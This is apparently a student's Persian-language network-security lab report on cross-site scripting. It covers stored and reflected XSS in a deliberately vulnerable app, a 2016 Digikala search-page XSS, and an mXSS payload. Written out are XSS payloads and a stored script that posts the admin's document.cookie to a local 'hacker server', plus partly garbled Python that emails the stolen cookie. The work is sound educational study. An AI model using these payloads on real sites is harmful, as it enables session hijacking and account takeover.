


# گزارش کار آزمایش 5 - آزمایشگاه امنیت شبکه


## محیا جمشیدیان

9525133


1) در این آزمایش قصد داریم فرق بین دو مدل XSS یعنی Stored و Reflected را به صورت عملی ببینیم. بدین منظور از یک اپلیکیشن عمدا آسیب پذیر وب استفاده میکنیم. در این اپلیکیشن، کاربر ادمین میتواند یک پست بگذارد و بقیه کاربران میتوانند برای پستهای ادمین کامنت بگذارند. صفحه لاگین این اپلیکیشن را با هم ببینیم:




حال لازم است که ادمین یک پست اضافه کند:




حال فرض کنید که به صورتی ادمین بر روی لینکی مانند زیر کلیک کند:



اتفاقی که خواهد افتاد این است که کاربر دچار یک حمله XSS Reflected خواهد شد. حال اگر به هر نحوی این اسکریپت اجرا شده، دیتای استخراج شده را برای هکر بفرستد، هکر میتواند با این کوکی خودش را به جای ادمین جای بزند!



در مقابل، فرض کنید که کاربری این اسکریپت مخرب را به عنوان یک کامنت در زیر این پست قرار دهد.



🕒 Posted on June 12, 2020 at 03:10 PM


THIS IS A TEST POST FROM ADMIN: FROM MAHAY'S LAPTOP

Leave a Comment:

**Name**

**Message**

حال به محض لود شدن صفحه، این اسکریپ اجرا شده و مانند مرحله قبل اطلاعات ادمین فاش خواهد شد.



توجه کنید که این حمله یک حمله XSS Stored است. با توجه به نوع حمله انجام شده، در مورد حمله اول اگر کاربر ادمین روی لینک ساخته شده کلیک نکند حمله ای رخ نمیدهد. در نتیجه آگاهی کاربر در استفاده میتواند جلوی این نوع حملات را بگیرد. اگر چه در مورد مساله دوم، باید ورودی به نحوی سنیتایز شود که ذخیره شدن چنین اسکریپتی در دیتابیس موجب اجرای این اسکریپت در زمانهای آینده نشود.

(2) در این آزمایش میخواهیم در مورد حمله دیجیکالا در سال 2016 صحبت کنیم. در آن هنگام، آدرس سرچ دیجیکالا نسبت به اجرای دستورات اسکریپت جاوااسکریپت آسیب پذیر بود به نحوی که

```
https://mag.digikala.com/?s=
```

با قرار دادن یک دستور کد جاوااسکریپت مورد حمله قرار میگرفت؛ مانند

```
https://mag.digikala.com/?s=<script>alert('IamMahya')</script>
```

پس به نوعی دچار یک نوع آسیب پذیری XSS Reflected بود. برای این که درک کنیم چگونه چنین آسیب پذیری ای رخ داده بود لازم است ببینیم که این دستور به چه صورتی پردازش میشده است.

```
function search(req):  
    parse parameter m := req(m)  
    render html page {  
        Search Topic = <html> m <\html>  
        FROM DB QUERY ON m  
    }
```

این شبه کد بدین معناست که هنگامی که اپلیکشن میخواهد صفحه نتیجه را تولید کند، پارامتر سرچ شده را در صفحه قرار میدهد (داخل html ) و در نتیجه کد جاوااسکریپت اجرا میشود.

(3) در این آزمایش با استفاده از اپلیکیشن قسمت 1 میخواهیم یک حمله ای انجام دهیم که نتیجه سرقت برای هکر ایمیل شود. برای این کار یک برای هکر یک http سرور ساده میسازیم که در آن فرض میکنیم که داده را از طریق یک اسکریپت می توانیم استخراج کنیم. برای این کار یک سرور را در localhost ولی port 8000 اجرا میکنیم.

```

main():
server_class = HTTPServer
handler_class = CustomRequestHandler
server_address = ('127.0.0.1', 8000)
httpd = server_class(server_address, handler_class)
httpd.serve_forever()

__name__ == '__main__':
main()

```

در مرحله بعد لازم است در سمت اپلیکیشن یک اسکریپت مخرب طراحی کنیم که داده را به سمت این سرور به صورت POST بفرستد.

```

< script >
post('http://localhost:8000/cookie', {username: 'Administrator', $.
;({cookie: document.cookie
< script / >

```

این اسکریپت را به صورت کامنت در اپلیکیشن ذخیره میکنیم.

Posted on June 12, 2020 at 03:10 PM

THIS IS A TEST POST FROM ADMIN: FROM MAHAY'S LAPTOP

Leave a Comment:

Name

MAHYAAA

Message

```

< script >
$.post('http://localhost:8000/cookie', {username: 'Administrator', cookie: document.cookie});
< / script >

```

Submit

حال لازم است داده دریافت شده را در سمت سرور هکر برای او ایمیل کنیم (البته به

صورت کلی نیازی نیست چون الان داده را داریم )


```
a = urllib.parse.parse_qs(content.decode('utf-8'))
t = 587 # For starttls
p_server = "smtp.gmail.com"
der_email = "jamshidianm98@gmail.com"
eiver_email = "mjamshidian@ec.iut.ac.ir"
sword = "#####"
sage = ""\
ject: Cookie

rname: "" + data['username'][0] + "" cookie: "" + data['cookie'][0]

text = ssl.create_default_context()
h smtpplib.SMTP(smtp_server, port) as server:
    server.ehlo() # Can be omitted
    server.starttls(context=context)
    server.ehlo() # Can be omitted
    server.login(sender_email, password)
    server.sendmail(sender_email, receiver_email, message)
```

حال با رفرش کردن صفحه کامنتها توسط ادمین ایمیل را دریافت میکنیم.

okie'

**Mahya Jamshidian** <jamshidianm98@gmail.com> 

10:42 PM

amshidian@ec.iut.ac.ir

ame: Administrator cookie:  
tkt=1b4f190ddb7bf516d7c7bbfd6f2f2575d594f01f9351a64e109ce4f0f4ee4664f7f21d5  
9acf3c31fa1e3673c69f786868d8dba2ba1ab0a289e56e285f9e5ee399c0QWRtaW5  
YXRvcg%3D%3D!userid\_type:b64unicode

دلیل این آسیب پذیری ذخیره داده بر روی پایگاه داده قبل از تمیزشدن است. در واقع،

هنگامی که ادمین صفحه پست و کامنت را رفرش میکند، یک صفحه html رندر میشود که داده ذخیره شده در دیتابیس را در آن قرار میدهد و چون داده یک کد است که در صفحه html اجرا میشود، کد هم لزوماً اجرا خواهد شد.


(4) در این آزمایش میخواهیم یک payload از mXSS را روی یک وب اپلیکیشن امتحان کنیم. اول از همه به payload زیر توجه میکنیم.

```
<noscript><p title="</noscript><img src=x onerror=alert(1)>>">
```


در کد فوق، وقتی مرورگر قرار است که ورودی را تجزیه کند، با یک کد غیر مخرب روبرو میشود که در واقع قابلیت اجرا ندارد. ولی بعد از تجزیه، وقتی که بخش اول جدا شد، قسمت زیر بر روی مرورگر لود تصویر (که نداریم) کد اسکریپت را اجرا کرده و دچار حمله XSS خواهد شد.

```
<img src=x onerror=alert(1)>">
```

حال یک اجرا از این کد را میبینیم.



در صفحه XSS Game مربوط به گوگل





در اپلیکیشن خودمان

(5) 1 به صورت کوتاه، جواب سوال اول بله است. ولی لازم است عمق آسیب پذیری وب سایت خود را بدانیم. برای پاسخ بیشتر به جواب سوالهای بعدی توجه کنید.

(2) با استفاده از یکی از قویترین فازرهای XSS یعنی XSSStrike نمیتوانیم mXSS را تشخیص دهیم. (به گفته خود توسعه دهندگان) خوب است بدانیم که خود گوگل به مدت 5 ماه از این آسیب پذیری بدون آنکه بداند رنج میبرد.

(3) حال بیایید تلاش کنیم که با استفاده از این فازر، آسیب پذیری وبسایت خود را تشخیص دهیم.





پیوست)

برای اجرای اپلیکیشن جنگو از کدهای زیر استفاده کنید:

```
pip install -r dev_requirements.txt
```

```
python setup.py develop
```

```
pserve development.ini
```

برای اجرای سرور هکر از زیر استفاده کنید:

```
./scripts/hacker_server.py
```